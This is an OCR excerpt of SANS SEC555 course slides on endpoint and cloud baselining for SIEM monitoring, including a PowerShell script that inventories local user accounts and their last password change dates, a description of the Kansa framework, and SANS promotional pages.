
SANS

SEC555 | SIEM with Tactical Analytics 185

Security Software Status

A configuration setting that is important to monitor is the status of security software. Depending on what software is used, it may not do a good job of verifying an installed piece of software is running. In some cases, it may not even have the option. For example, antivirus may be installed, but it may be disabled. The same goes for host-based firewalls, host-based intrusion prevention, application control, and patch agents.

Command line options can be used to check the status of these components and then log it as a baseline. Shipping this data off to a SIEM then provides centralized status reporting.



Local Users and Groups

Most systems are Active Directory integrated

- Local accounts should be disabled or have random passwords

Get-WmiObject -Class Win32_UserAccount -Filter "LocalAccount='True'"

Local groups can be extracted with PowerShell or net.exe

Bonus: PowerShell can extract last password change date

- Confirms password rotation is actually working

SANS

SEC555 | SIEM with Tactical Analytics 186


Local Users and Groups

While most network operating systems are joined to an Active Directory domain, local users and groups still exist and can be used against you. For example, a simple form of persistence may be to create a local administrator account. This way, instead of needing to install malware, valid credentials can be used to jump back into the system as needed. By pulling this data and analyzing it from a central console, it becomes easy to identify abnormal users or group members. This can identify local users that may have been created prior to monitoring new user creation events.

Because this collection is done locally, it is also possible to use it to gain information on the defensive posture of accounts. For example, if passwords are supposed to be rotated, then a check could be performed to find the last change date of a local account's password. If it is not within policy, then the agent that is supposed to perform the password rotation is not working.

Below is an example of a script to pull out the password change date of local user accounts. If the user was just created, the date would reflect the creation of the account.

```
$users = Get-WmiObject -Class Win32_UserAccount -Filter
"LocalAccount='True'" | Select PSComputername, Name, Status, Disabled,
AccountType, Lockout, PasswordRequired, PasswordChangeable, SID

foreach($record in $users){
    $name = $record.name
    Try {
        Add-Type -AssemblyName System.DirectoryServices.AccountManagement
        $PrincipalContext = New-Object
System.DirectoryServices.AccountManagement.PrincipalContext([System.Directo
ryServices.AccountManagement.ContextType]::Machine, $env:ComputerName)
        $User =
[System.DirectoryServices.AccountManagement.UserPrincipal]::FindByIdentity(
$PrincipalContext, $name)
        $User.LastPasswordSet
        Write-Host "User $name last had a password update was on"
$user.LastPasswordSet
    }
    Catch {
        Write-Warning -Message "$($_.Exception.Message)"
    }
}
```



Kansa.ps1

Possible to use existing PowerShell frameworks to baseline

- Kansa[1] by Dave Hull is a good example

Designed for incident response but can double as a baseline

- Autoruns, processes, local admins, etc. INCLUDED
- Can be used locally to output to files
- Can be used remotely to collect data centrally

Downside to existing frameworks is output is not to SIEM

SEC555 | SIEM with Tactical Analytics 188


Kansa.ps1

Rather than implementing multiple baseline solutions, a framework can be used. An example of one is Kansa[1] by Dave Hull. It is a PowerShell framework used to automate data collection for incident handling. It has multiple modules that perform tasks such as collection autorun information, running processes, local administrators, and more. This can be used to handle multiple baseline activities from one script.

The major downside of using an existing framework is the output does not ship directly to a SIEM, and the log files it creates may not be in a format you want. This requires either modifying the framework, building an add-on module for it, or falling back on writing your own script.

Reference:

https://github.com/davehull/Kansa, https://sec555.com/8a



Cloud Baselines


Baselines can apply to more than endpoints

- Network baselines
- Configuration baselines
- Cloud baselines
  - Assets
  - Services
  - Permissions
  - Costs

SEC555 | SIEM with Tactical Analytics 189

Cloud Baselines

Baselines can and should be applied to more than just endpoints. Monitoring previous versus existing baselines can find unauthorized changes as well as errors. As such, baselining should be applied to additional data sources such as those found in the slide.



Endpoint Baseline Review

Baselines can be used proactively and reactively

- Value comes from thought and planning on data use

Proactive

- Long tail analysis
- Tactical alert

Reactive


- Incident response and troubleshooting

Data logging and collection is atypical but worth it

SEC555 | SIEM with Tactical Analytics 190

Endpoint Baseline Review

Baseline data is easy to underestimate. It seems hard to pull information and collect it centrally, but in fact, it is fairly simple. The advantages of having this data are pretty clear. Having a point in time or multiple points in time of configuration settings and volatile data allows for multiple use cases.


SEC555 Workbook: Cloud Monitoring

Exercise: Cloud Monitoring

- Cloud Monitoring is in the digital wiki found in your student VM (recommended)
- Alternatively, you may use your Workbook

SEC555 | SIEM with Tactical Analytics 191

This page intentionally left blank.

SEC555 Daily NetWars

NETWARS

Immersive Cyber Challenges

SANS

SEC555 | SIEM with Tactical Analytics 192

Each section of SEC555: SIEM with Tactical Analytics ends with an immersive cyber challenge using the NetWars engine. A NetWars scoreboard will be utilized to provide questions that allow for significant hands-on experience in addition to prior labs.

If you are attending a live course, instructions will be provided for accessing the NetWars Bootcamp by your instructor.

If you are taking this class via OnDemand, instructions for connecting to your remote lab environment can be found by clicking on My Labs in your SANS portal and following the on-screen instructions.

Free Cybersecurity Resources

sans.org/free

SANS instructors and analysts produce thousands of free resources and tools for the cybersecurity community, including more than **150 free tools and hundreds of white papers authored annually**. SANS remains committed to providing free education and capabilities to the cyber communities we serve, train, and certify.

Free Cybersecurity Community Resources

Internet Storm Center – Free Analysis and Warning Service

White Papers – Community InfoSec Research

Blog – Cybersecurity Blog

Newsletters – Newsbites; @Risk; OUCH!

Webcasts – Live and Archived

Posters – Job-Focused Resources

SANS Holiday Hack Challenge

Critical Security Controls – Recommended Actions for Cyber Defense

Free Tools – SANS Instructors have built more than 150 open-source tools that support your work and help you implement better security

Join the SANS alumni community online

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

Free Training and Events

- Test Drive 45+ SANS Courses
- Free SANS Summits & Forums
- Capture-the-Flag Cyber Challenges
- Cyber Aces

SANS | GIAC CERTIFICATIONS

www.sans.org